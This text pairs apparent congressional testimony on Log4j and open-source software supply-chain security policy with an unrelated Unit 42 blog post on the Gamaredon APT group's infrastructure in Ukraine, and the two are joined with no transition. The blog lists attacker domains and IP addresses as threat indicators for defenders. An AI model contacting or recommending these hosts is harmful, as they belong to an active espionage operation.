Log4j is a logging program, software that collects information about the behavior of other software. Log4shell is a means to take advantage of a flaw in that logging program to spread malicious software. The flaw itself is rooted in a feature of the logging program allowing it to

[1] This and several other portions of the following testimony are drawn from "Breaking Trust: Shades of Crisis across an Insecure Software Supply Chain", Trey Herr, June Lee, Will Loomis, and Stewart Scott – https://www.atlanticcouncil.org/in-depth-research-reports/report/breaking-trust-shades-of-crisis-across-an-insecure-software-supply-chain/ and "Broken Trust: Lessons from Sunburst", Trey Herr, Will Loomis, Emma Schroeder, Stewart Scott, Simon Handler, and Tianjiu Zuo" - https://www.atlanticcouncil.org/programs/scowcroft-center-for-strategy-and-security/cyber-statecraft-initiative/breaking-trust/

[2] Robert J. Ellison, John B. Goodenough, Charles B. Weinstock, and Carol Woody, "Evaluating and Mitigating Software Supply Chain Security Risks," Carnegie Mellon University's Software Engineering Institute, May 2010, https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=9337.

look up information, including web addresses, but without good means of checking the inputs it receives. The actual flaw is tragic but not unique or altogether unpredictable. Log4j's notoriety comes from the fact that the program is widely used in other software, often several layers deep, which has made identifying and patching the affected program difficult for many.

The Log4j vulnerability and resulting Log4shell exploit are significant challenges but they are not exceptional. Software, both open source and proprietary, has been victim to and remains vulnerable to widely exploited flaws. The structure of open source maintenance means that version control, ownership, repository management, dependency tracking, and even naming conventions all impact the ecosystem's security. The Cyber Statecraft Initiative's Breaking Trust dataset[3] found that 29 percent of the most popular open source projects contain at least one known security vulnerability .[4] That is not to say that open source software is inherently more or less secure than proprietary software, and in fact the great bulk of code sold as proprietary depends to great extent on open source. In widely used proprietary operating systems, open source is rampant. Early versions of MacOS famously shared a great deal of code with the FreeBSD (Berkeley Software Distribution) version of Unix,[5] and Windows 10 now includes a Microsoft-developed version of the full Linux kernel.[6] The same transparency and mutability that make open source so useful to the entire software ecosystem also present security concerns.

Open Source

As software continues to spread at an unprecedented pace, developers are under pressure to create new products and services ever faster and at lower cost. Open-source software is a crucial layer in the software ecosystem whose security is under-addressed, especially as many vulnerabilities are hidden under layer after layer of dependencies. Across the software supply chain, there are a variety of types of codebase interleaving in a complex web of software inter-reliance. Not all open source software is developed or maintained by hobbyists and volunteers, there is a profusion of codebases with paid or even full time maintainers. Log4j had multiple full time funded developers associated with it and indeed this may have helped contribute to the risk as features were being added in response to request without a sufficient understanding of how this new code could be abused.

Open source software operates under licenses that allow others to use and modify it under limited conditions—the "source (code)" is *open* to public viewing and modification. For open

[3] Trey Herr, Nancy Messieh, June Lee, Will Loomis, and Stewart Scott, "Breaking Trust: The Dataset," The Atlantic Council, July 26, 2020, https://www.atlanticcouncil.org/programs/scowcroft-center-for-strategy-and-security/cyber-statecraft-initiative/breaking-trust/.

[4] Mayank Sharma, "Supply Chain Attacks On Open Source Repositories Are Reaching New Highs," TechRadar, September 15, 2020, https://www.techradar.com/news/supply-chain-attacks-on-open-source-repositories-grew-by-over-600.

[5] Klint Finley, "Apple's Operating System Guru Goes Back to His Roots," Wired, August 8, 2013, https://www.wired.com/2013/08/jordan-hubbard/.

[6] Mary Jo Foley, "Windows 10 is Getting a Microsoft-Built Linux Kernel," ZDNet, May 7, 2019, https://www.zdnet.com/article/windows-10-is-getting-a-microsoft-built-linux-kernel/.

source without paid support schemes, this code is typically offered "as is" without warranty. Some of the most common software systems in use today are open source: the Linux operating system, Apache Web Server, and more. The open source ecosystem benefits software development itself, providing packages, libraries, and tools for widespread use while allowing interaction with a greater number of developers than any single entity could provide. Any final product might contain dozens or hundreds of open source packages—one 2018 report found that 96 percent of applications in sampled commercial codebases had open source components.[7]

Open source projects are not simply text files of freely editable source code floating around the Internet. Rather, a specific developer or entity maintains them. Others can come along, copy that code, and make changes. However, to incorporate those changes into the repository, contributors need to submit their version to the project maintainer for review (often called a pull request). The maintainer decides whether to incorporate the changes. Alternatively, the editor can host their own branch of the original code independently, preserving the identities of the original maintainers while still allowing the code itself to be altered and redistributed. Version control, changelogs, and ownership practices are crucial to an effective ecosystem, and there are many hosting services where developers can upload projects for others to use, edit, make pull requests, perform independent reviews, and more. These repositories of open source projects, libraries, and packages can even be built on open source components themselves. For example, the most widely used version control system, Git, is itself an open source program, while GitHub is a web-hosted interface allowing users to interact with repositories and other management tools that relies on an underlying Git infrastructure. Other popular open source repository systems include GitLab, BitBucket, and PyPI.

Where proprietary software is code owned by a single individual or organization, much of open source is developed along the lines of something closer to "an interacting, self-governing group involved in creating innovation with members contributing toward a shared goal of developing free/libre innovation."[8] Some open source projects start as proprietary code while other open source is sold together with software support programs. Many developers voluntarily collaborate to develop software that is valuable to them or their organization and many open source communities across the world find graduate students, long time software engineers, and technically minded volunteers outside the technology industry working side by side. Open source has become the bedrock of technological innovations like cloud computing, software-as-a-service, next generation databases, mobile devices, and a consumer-focused Internet.[9]

Project, or community-based, OSS is the most common example: a distributed community of developers who continuously update and improve a codebase. Ruby is a classic case of this

[7] Mary K. Pratt, "5 open source software problems – and how to manage them," TechTarget, September 13, 2018, https://www.techtarget.com/searchcio/tip/5-open-source-software-problems-and-how-to-manage-them.

[8] Michael Ayukawa, Mohammed Al-Sanabani, and Adefemi Debo-Omidokun, "How Firms Relate to Open Source Communities," *Technology Innovation Management Review*, January 2011, https://timreview.ca/article/410.

[9] Peter Levine, "Why There Will Never Be Another RedHat: The Economics Of Open Source," Tech Crunch, February 13, 2014, https://techcrunch.com/2014/02/13/please-dont-tell-me-you-want-to-be-the-next-red-hat/.

model of open-source development. It is a community-based open-source codebase created in 1995 by Yukihiro "Matz" Matsumoto with a focus on "simplicity and productivity."[10] Twitter, Hulu, Shopify, and Groupon are just a few well-known sites built with Ruby. Individuals can manage their own software packages and dependencies on a day-to-day basis to ensure their quality. Attacks on Ruby feature in four different incidents in the Breaking Trust dataset including a March 2019 attack on the "strong_password" gem which inserted a backdoor into code used to evaluate the strength of passwords on websites. The gem was downloaded more than 500 times before a single developer auditing the code noticed the change.

Another, less intuitive, model of open-source project is commercial open-source software (COSS). Up until its purchase by IBM in 2019, Red Hat was the largest COSS entity in the world. The company runs and operates an eponymous distribution (version) of the Linux operating system. Linux has existed since 1991 and is found in everything from cars and home appliances to supercomputers. [11] Red Hat maintains profitability by giving away its OSS, but charging customers for support, maintenance, and installation.[12]

Open source is not unique to information technology and can be found in operational technology environments as well. Here though the longer time horizon for new equipment and tighter limits on downtime make patching or major version updates more challenging.

Many open source projects are maintained by developers in their free time, and they do not always update their own dependencies, resulting in "trickle-down" vulnerabilities.[13] According to a report by Veracode, open source developers do not update project packages 79 percent of the time.[14] The installation of just one package can result in an average of eighty indirect dependencies, as packages themselves frequently rely upon other open source components.[15] While these dependencies drastically reduce the need for developers to "reinvent the wheel" for every product they create, they also exponentially increase the attack surface of any given piece of code in an already resource-constrained environment.

[10] Kimberley Cook, "Python vs. Ruby: Which Is Better for Every Programmer and Why?" House of Bots, November 6, 2018, https://www.houseofbots.com/news-detail/3957-1-python-vs-ruby-which-is-better-for-every-programmer-and-why.

[11] Jenni McKinnon, "A Citizen's Guide to Open Source Communities," Pagely, April 18, 2019, https://pagely.com/blog/citizen-guide-open-source-community/.

[12] Levine, "Why."

[13] Suzanne Ciccone, "Announcing State of Software Security v11: Open Source Edition," Security Boulevard, June 22, 2021, https://securityboulevard.com/2021/06/announcing-state-of-software-security-v11-open-source-edition/.

[14] Suzanne Ciccone, "Announcing Our State of Software Security Open Source Edition Report," Veracode, May 19, 2020, https://www.veracode.com/blog/research/announcing-our-state-software-security-open-source-edition-report.

[15] Mark Russinovich, "Collaborating to Improve Open Source Security: How the Ecosystem is Stepping Up," RSA Conference, February 20, 2020, https://published-prd.lanyonevents.com/published/rsaus20/sessionsFiles/18542/2020_USA20_KEY-F02S_01_Collaborating-to-Improve-Open-Source-Security-How-the-Ecosystem-Is-Stepping-Up.pdf.

Failures to mitigate open source vulnerabilities can have catastrophic consequences due to their widespread use and ambiguous ownership. For example, OpenSSL, responsible for managing website security certificates and implementing the TLS secure protocol, contained a serious vulnerability called Heartbleed, which allowed attackers to steal and eavesdrop on encrypted internet traffic and left massive numbers of users vulnerable.[16] Another popular package, event-stream, was compromised in 2018 when a malicious actor inserted code into the program that stole Bitcoin wallets to compromise copay-dash, a Bitcoin platform dependent on event-stream.[17] It remained undetected for months. A new report from the cybersecurity firm Sonatype found a 650 percent increase in open source repository attacks in 2021.[18]

Addressing the Security of Open Source Through Federal Policy

Though not unique, the Log4j vulnerability and resulting exploitation impacted, according to one firm, thousands of private sector networks around the world.[19] Last year, the Atlantic Council issued a report on the SolarWinds/Sunburst campaign and its aftermath, diagnosing systemic shortfalls in the US government cybersecurity strategy and supply chain security policies as well as concerns with the security governance of widely deployed cloud computing services. Amid this discussion of proprietary code however, the report warned 'Don't forget about open source.'

One of the popular distribution vectors for software supply chain attacks in this report's dataset was open-source packages and libraries. These are often not the most consequential attacks, but they are exploited through largely trivial effort on the part of the attacker, pointing to a concerning trend given the wide dependence on open-source code in commercial and national security applications. Continuing efforts by the White House to incorporate open-source software as a means of sharing code across different agencies and with the technical public further raise the stakes of securing open-source software development.[20]

The following recommendations aim to support more effective and consistent security practices across open-source projects and in the governance of the open source ecosystem. Policymakers should *not* endeavor to "fix" the open-source community. There is no one open-source community, and effective change comes from resources, tools, education, and time—not trying to upend cultures. Rather, the public sector can provide long-term infrastructure

[16] James Turner, "Open Sources Has a Funding Problem," Stack Overflow, January 7, 2021, https://stackoverflow.blog/2021/01/07/open-source-has-a-funding-problem/.
[17] Zach Schneider, "Event-stream Vulnerability Explained," personal blog, November 27, 2018, https://schneider.dev/blog/event-stream-vulnerability-explained/.
[18] "Open Source Continues to Fuel Digital Transformation, Sonatype's 2021 Software Supply Chain Report Reveals Important Trends," Sonatype, September 15, 2021, https://www.sonatype.com/press-releases/sonatypes-2021-software-supply-chain-report.
[19] "A Deep Dive into a Real-Life Log4j Exploitation," Check Point Software Technologies, accessed February 3, 2022, https://blog.checkpoint.com/2021/12/14/a-deep-dive-into-a-real-life-log4j-exploitation/.
[20] US Department of Commerce, Open Source Code, accessed July 15, 2020, https://www.commerce.gov/about/policies/source-code.

support and a vision for security across the technology ecosystem alongside additional resources for security like grant funding, policy evangelism for best practices, and incentives toward better security outcomes for industry.

These recommendations focus on the role of DHS and its components given the jurisdiction of this Committee but it is important to note that open source supply chain security is a global challenge. This code is developed across national boundaries and consumed in the same way. While these actions focus on near term investments and activity from the Cybersecurity and Infrastructure Security Agency (CISA), they should be considered as downpayments to collective action across the United States and its allies and partners. The resilience and long term health of the open source ecosystem is in the collective interest of countries around the world., especially as circumstances like the current tensions around Ukraine highlight the potential consequences of vulnerabilities in our digital and physical infrastructure.

Executed together, these policies wold help improve the stability of open-source security efforts and strengthen channels between the public and private sectors. They should also help mitigate the challenges arising from the rapidly growing use of containers in cloud service deployments, including registries and hubs for container and other cloud images. The goal of these changes is to improve the health of the open source software ecosystem, create a more robust public-private partnership on software security issues, and lay the groundwork for long term investments in this critical digital infrastructure.

1. Build a Good Government Partner
2. Get Serious about Global Risk Assessment for Software Supply Chains
3. Investing in Critical Digital Infrastructure

1. Build a Good Government Partner

At present, there is no clear single point of partnership for open-source security in the US government, leaving a burgeoning array of private sector efforts to coordinate piecemeal. This absence risks costly duplication of effort and a missed opportunity to align open-source security with the long range security priorities, and ecosystem wide perspective, of US government stakeholders.

Congress should authorize the creation of a small (six- to eight-person) open-source security outreach and partnership program office inside DHS CISA's Cyber Security Division. Open-source security should be part of mainstream supply chain security policymaking, and this office would be charged with supporting those efforts while acting as the single point of contact for external stakeholders. The office would have an important and complementary role to efforts like the Linux Foundation's Open Source Security Foundation and other industry initiatives, providing long-term perspective, resources, and insights from federal cybersecurity priorities. The CISA Open Source Office should be a source of support and advocacy for open source security as a component of supply-chain security policy work, coordinating across government agencies and offices to ensure that open source security is no longer tied to a crisis cycle.

This office should further encourage collaboration among the United States and allies in supporting the security of open source projects identified as critical by the office and act as a community liaison/security evangelist for the open-source community across the federal government. This office would require new funding in the long term but could be spun up out of an existing program and initially staffed using similar authorities as those used to bring outside cybersecurity experts in to support Operation Warp Speed and CISA's work with the health sector.[21]

2. Get Serious about Global Risk Assessment for Software Supply Chains

One of the pressing challenges for open source maintainers and consumers alike is the lack of a clear hierarchy of risk. Log4j's pernicious nature was not due to a dastardly means of exploitation or a high consequence target so much as to the fact that the logging tool was used on such a wide variety of applications and was embedded deeply in codebases. Thus, consumers may not have even been aware of its inclusion in their codebase or dependences, making it all the more difficult to find and quickly update. Efforts by CISA to track major known vulnerabilities that need to be patched across the federal enterprise as well as industry efforts to index the most widely used projects and prioritize funding for their security are certainly welcome. But what log4j demonstrated, in eerie similarity to the Sunburst/Solar Winds campaign of the previous December, is that assessing risk in software supply chains requires looking beyond what products and services are widely in use—it requires looking deeper, to the codebases with which what these products and services are composed. The most challenging vulnerabilities will be those found in ubiquitous developer tools and codebases and libraries that form the foundation of other widely used code.

Suffice it to say that no single vendor or consumer will have the sufficiently global perspective on the open-source ecosystem necessary to make determinations about the true risk of an open-source library or package on their own. DHS CISA should lead assessments of open-source risk across the technology ecosystem (not limited to widely used tools in the .gov) and look to understand common dependencies. The National Risk Management Center may be better positioned to undertake short-term studies and conduct analysis to support this work in the coming year as the organization continues to realign. CISA should leverage an expanding community of SBoM producers and their data on the provenance of software to support this risk assessment work as well.

Merely tracing the most widely used packages is not enough, and while it may be the focus of near-term industry efforts, the public sector's responsibility, and indeed vested interest, is to consider risk on a longer and wider horizon. The product of these assessments is urgently needed to guide investment decisions by both the public and private sectors intended to better secure open-source software supply chains and to prioritize federal actions to proactively manage risk rather than wait for future crises.

[21] "CISA Adds Top Cybersecurity Experts to Join COVID-19 Response Efforts," Cybersecurity and Infrastructure Security Agency, July 22, 2020, https://www.cisa.gov/news/2020/07/22/cisa-adds-top-cybersecurity-experts-join-covid-19-response-efforts.

3. Investing in Critical Digital Infrastructure

Open-source software constitutes core infrastructure for major technology systems and critical software pipelines. The absence of US public support to secure these products, at a cost point far below what is spent annually on other domains of infrastructure security, is a striking lapse. Luckily there is a clear pathway to begin to address this issue. Before the House of Representatives, there is a proposed amendment[22] to HR 4521,[23] the America COMPETES Act of 2022, that would authorize the creation of a set of Critical Technology Security Centers inside of DHS, including one focused specifically on open-source security. The important role this amendment grants to the CISA Director in shaping how the open-source center would award funds and to what ends would in turn support our broader recommendation to create an open-source evangelist/program office in CISA. Adequately resourced, this CTSC for open source would provide a starting point for federal efforts to improve the health and long-term security of the open-source ecosystem. This committee should support the CTSC provisions of the bill when it reaches the Senate, with the understanding that a substantial portion of moneys appropriated for these centers, on the order of $20 to $30 million a year, is dedicated to this open-source mission. These funds can be used in such a way as to avoid duplicating private sector investments, focusing on secure developer tools and "foundational" infrastructure for the open-source ecosystem, to incentivize rebuilding codebases in memory-safe languages, to support audits and volunteer labor to identify and patch vulnerabilities, and to support efforts to drive security talent into this space and towards the most impactful libraries and packages in open source.

A portion of the funds dedicated to this open-source CTSC should be reserved for direct grantmaking at the discretion of the CISA Director in addition to the DHS-determined funding. These grants should involve an open application, widely circulated, to allow code maintainers and open-source projects to demonstrate their suitability and need for small (less than $500,000) support grants. This would support a degree of 'market-driven' risk assessment to complement the other, more top-down, approaches endorsed here. External observations are that CISA's ability to award grants is markedly slower and more complicated than comparable industry practice, presenting a material risk to any grant making activity. In line with this recommendation, this Committee would benefit from asking CISA directly how to radically streamline their grant-making authorities and processes.

The funding in line with this CTSC for open source doesn't need to occasion a net increase in CISA's overall budget. One of the most striking findings from last year's Sunburst campaign, and a continuing concern in the larger analysis of the cybersecurity capabilities of the .gov, is the EINSTEIN program. Hard questions should be asked about the program including:

[22] U.S. Congress, House Rules Committee, *Rules Committee Print 117-31 Text of HR 4521, the America COMPETES Act of 2022*, HR 4521, 117th Cong., 2nd sess., introduced in House Rules Committee February 1, 2022, https://amendments-rules.house.gov/amendments/LANGEV_068_xml220128115401119.pdf.

[23] U.S. Congress, House, *Bioeconomy Research and Development Act of 2021 [America COMPETES Act of 2022],* HR 4521, 117th Cong., 1st sess., introduced in House July 9, 2021, https://rules.house.gov/sites/democrats.rules.house.gov/files/BILLS-117HR4521RH-RCP117-31.pdf.

- Is EINSTEIN currently delivering capabilities adequate to address adversary activities and known risks in the .gov technology landscape?
- Does the program's technical roadmap deliver capabilities against likely near-term changes in these adversary activities or technical risks?
- Does the EINSTEIN program have a performance history to suggest that it would be able to deliver such capabilities in the near future if not currently planned for?
- Does the budgetary commitment CISA makes to the EINSTEIN program adequately reflect either a) the program's capabilities or b) its value against CISA's priorities?
- Does EINSTEIN, as currently constituted, map well to CISA's current authorities and relationship with the Office of the National Cyber Director especially as laid out in HR 6497, the Federal Information Security Modernization Act of 2022[24]

It is possible that in such an analysis, the EINSTEIN program may reveal significant opportunities for cost savings and more efficient programmatic approaches to obtain the technical and security capabilities currently desired by CISA.

The open-source CTSC should look to support the long-term health of the software supply chain ecosystem by curating, maintaining, and integrating security and developer software tools released across the open-source ecosystem. Working with these tools, the Center could invest federal resources to ensure these tools are accessible and easily integrated with major package managers to ensure developers can find consistent support for versioning, security checks, integrity verification, dependency mapping, and update notification across different repositories and platforms. At the core of open source is the ability to solve a problem once and enable others to solve it markedly faster and easier the next thousand times it is encountered. Good software tools are important for lowering the barrier of accessibility for good security behaviors in low-resource projects. They also make it easier for a wider array of talent to identify vulnerabilities, mitigate them, and notify consumers. Yet, maintaining these tools, including ensuring their own security against compromise and abuse, can be a costly and time-consuming task unlikely to feature in new investment schemes and funding limited to the highest priority projects. Tooling is a direct pathway to improve the security performance of developers across the open source ecosystem and the CTSC for open source can play a critical role in curating and supporting these tools for all.

In the next three to five years, US government financial support for open source and software supply chain security should be expected to rise above $100 million per year on the simple basis of the overwhelming value that open-source software provides to society and in particular to the technology industry. Efforts are underway to improve our collective ability to fight fires that have long been ignored and risk growing worse. Medium- and long-term efforts should now seek to move the open-source community and industry toward effective fire prevention. The investments contemplated here are to address urgent near-term needs and bring some measure of balance in open source investment between industry and the US government. Long-

[24] U.S. Congress, House, *Federal Information Security Modernization Act of 2022,* HR 6497, 117th Cong., 1st sess., introduced in House January 25, 2022, https://www.congress.gov/bill/117th-congress/house-bill/6497?s=1&r=1.

term changes from industry-led programs and federal policy alike will require resources and expanded funding to address this as the infrastructure health and security issue it is.

A Note on SBoMs

The expansion, and formalization, of the Software Bill of Materials (SBoM) as a leading mechanism for software supply chain transparency are nothing but encouraging. SBoMs, if widely used and rigorously implemented, will provide policymakers, vendors, and most importantly software consumers a necessary wealth of information about the products and services they depend on. These bills of materials can tell organizations a great deal about the composition of the software we use and provide information for broader risk assessment and management efforts.

But insight does not yield change, and the SBoM is not a silver bullet to substitute for a robust public-private partnership to better govern the security of open-source software, global assessments of software supply chain risk, and investments in the security of the open-source ecosystem. SBoMs provide a clear and accessible pathway to enable consumers of software to know much more about what they consume. SBoMs provide a basis on which we might build a better means of assessing or managing risk in software supply chains. Their adoption is critical, and our task now is to use this data to shift from reactive to proactive management of this cybersecurity risk.

Open source is not the problem. Software supply chain security issues have bedeviled the cyber policy community for years. Log4j is an exceptionally widely used logging program and addressing its flaws has required significant effort and public attention but it will not be the last time this kind of incident occurs. The policy community can be better prepared and help limit the consequences of these incidents but improvement will require sustained attention and partnership with industry and developers. The key for this body, and a watchword for Federal efforts to improve the security of open source, is to fund the mundane. Providing resources where industry might not, or where public attention fades, to drive structural improvements in the security of software supply chains across all developers and maintainers. Better securing software supply chains and open source code is an infrastructure problem and the same long term investment model applies. At risk is a wellspring of digital innovation but this moment of crisis also presents opportunity.

Thank you again for the opportunity to speak with you today. I look forward to your questions.

paloalto NETWORKS

Unit42 Logo

Russia’s Gamaredon aka Primitive Bear APT Group Actively Targeting Ukraine

16,186
people reacted

□ 22

19 min. read

Share

By Unit 42

February 3, 2022 at 1:00 PM
Category: Government, Malware
Tags: Advanced URL Filtering, APT, Cortex, DNS security, Gamaredon, next-generation firewall, primitive bear, Ukraine, WildFire

This post is also available in: 日本語 (Japanese)

Executive Summary

Since November, geopolitical tensions between Russia and Ukraine have escalated dramatically. It is estimated that Russia has now amassed over 100,000 troops on Ukraine's eastern border, leading some to speculate that an invasion may come next. On Jan. 14, 2022, this conflict spilled over into the cyber domain as the Ukrainian government was targeted with destructive malware (WhisperGate) and a separate vulnerability in OctoberCMS was exploited to deface several Ukrainian government websites. While attribution of those events is ongoing and there is no known link to Gamaredon (aka Primitive Bear), one of the most active existing advanced persistent threats targeting Ukraine, we anticipate we will see additional malicious cyber activities over the coming weeks as the conflict evolves. We have also observed recent activity from Gamaredon. In light of this, this blog provides an update on the Gamaredon group.

Since 2013, just prior to Russia's annexation of the Crimean peninsula, the Gamaredon group has primarily focused its cyber campaigns against Ukrainian government officials and organizations. In 2017, Unit 42 published its first research documenting Gamaredon's evolving toolkit and naming the group, and over the years, several researchers have noted that the operations and targeting activities of this group align with Russian interests. This link was recently substantiated on Nov. 4, 2021, when the Security Service of Ukraine (SSU) publicly attributed the leadership of the group to five Russian Federal Security Service (FSB) officers assigned to posts in Crimea. Concurrently, the SSU also released an updated technical report documenting the tools and tradecraft employed by this group.

Given the current geopolitical situation and the specific target focus of this APT group, Unit 42 continues to actively monitor for indicators of their operations. In doing so, we have mapped out three large clusters of their infrastructure used to support different phishing and malware purposes. These clusters link to over 700 malicious domains, 215 IP addresses and over 100 samples of malware.

Monitoring these clusters, we observed an attempt to compromise a Western government entity in Ukraine on Jan. 19, 2022. We have also identified potential malware testing activity and reuse of historical techniques involving open-source virtual network computing (VNC) software. The sections below offer an overview of our findings in order to aid targeted entities in Ukraine as well as cybersecurity organizations in defending against this threat group.


Palo Alto Networks customers receive protections against the types of threats discussed in this blog by products including Cortex XDR and the WildFire, AutoFocus, Advanced URL Filtering and DNS Security subscription services for the Next-Generation Firewall.

Related Unit 42 Topics	Gamaredon, APTs

Table of Contents

Gamaredon Downloader Infrastructure (Cluster 1)

Gamaredon actors pursue an interesting approach when it comes to building and maintaining their infrastructure. Most actors choose to discard domains after their use in a cyber campaign in order to distance themselves from any possible attribution. However, Gamaredon's approach is unique in that they appear to recycle their domains by consistently rotating them across new infrastructure. A prime example can be seen in the domain `libre4[.]space`. Evidence of its use in a Gamaredon campaign was flagged by a researcher as far back as 2019. Since then, Cisco Talos and Threatbook have also firmly attributed the domain to Gamaredon. Yet despite public attribution, the domain continues to resolve to new internet protocol (IP) addresses daily.




RESOLUTIONS

□ ▾ 1 - 25 of 606 ⌄ ▸ Sort : Last Seen Descending ⌄ 25 / Page ⌄

	Resolve	Location	Network	ASN	First	Last
□	194.58.100.17	RU	194.58.100.0/24	197695	2022-01-27	2022-01-27
□	185.46.10.196	RU	185.46.10.0/24	197695	2022-01-27	2022-01-27
□	185.46.11.72	RU	185.46.11.0/24	197695	2022-01-26	2022-01-26
□	89.108.76.135	RU	89.108.76.0/24	197695	2022-01-26	2022-01-26
□	194.67.109.76	RU	194.67.109.0/24	197695	2022-01-25	2022-01-25
□	185.46.10.73	RU	185.46.10.0/24	197695	2022-01-25	2022-01-25
□	31.31.203.17	RU	31.31.203.0/24	197695	2022-01-24	2022-01-24
□	89.108.115.241	RU	89.108.115.0/24	197695	2022-01-24	2022-01-24
□	194.67.105.136	RU	194.67.105.0/24	197695	2022-01-24	2022-01-24
□	89.108.78.126	RU	89.108.78.0/24	197695	2022-01-23	2022-01-24
□	89.108.70.223	RU	89.108.70.0/24	197695	2022-01-23	2022-01-23
□	194.67.90.15	RU	194.67.90.0/24	197695	2022-01-22	2022-01-22
□	194.58.123.47	RU	194.58.123.0/24	197695	2022-01-22	2022-01-22

Figure 1. libre4[.]space recent IP resolutions as of Jan. 27, 2022.

Pivoting to the first IP on the list (`194.58.100[.]17`) reveals a cluster of domains rotated and parked on the IP on the exact same day.



RESOLUTIONS

□ ▾ ◂ 1 - 25 of 141 ⌄ ▸ Sort : Last Seen Descending ⌄ 25 / Page ⌄

	Resolve	First
□	libre3.space	2022-01-27
□	historyna.ru	2022-01-27
□	huskari.ru	2022-01-27
□	hortoban.ru	2022-01-27
□	libre4.space	2022-01-27
□	insomniar.ru	2022-01-27
□	kilorta.ru	2022-01-27
□	gongorat.ru	2022-01-27
□	huntavo.ru	2022-01-27
□	ishinde.ru	2022-01-27
□	hokoldar.ru	2022-01-27
□	metronoc.ru	2022-01-27
□	garbani.ru	2022-01-27
□	earium.ru	2022-01-27
□	khpf.ru	2022-01-27

Figure 2. Domains associated with 194.58.100[.]17 on Jan. 27, 2022.


Thorough pivoting through all of the domains and IP addresses results in the identification of almost 700 domains. These are domains that are already publicly attributed to Gamaredon due to use in previous cyber campaigns, mixed with new domains that have not yet been used. Drawing a delineation between the two then becomes an exercise in tracking the most recent infrastructure.

Focusing on the IP addresses linked to these domains over the last 60 days results in the identification of 136 unique IP addresses; interestingly, 131 of these IP addresses are hosted within the autonomous system (AS) 197695 physically located in Russia and operated by the same entity used as the registrar for these domains, `reg[.]ru`. The total number of IPs translates to the introduction of roughly two new IP addresses every day into Gamaredon's malicious infrastructure pool. Monitoring this pool, it appears that the actors are activating new domains, using them for a few days, and then adding the domains to a pool of domains that are rotated across various IP infrastructure. This shell game approach affords a degree of obfuscation to attempt to hide from cybersecurity researchers.

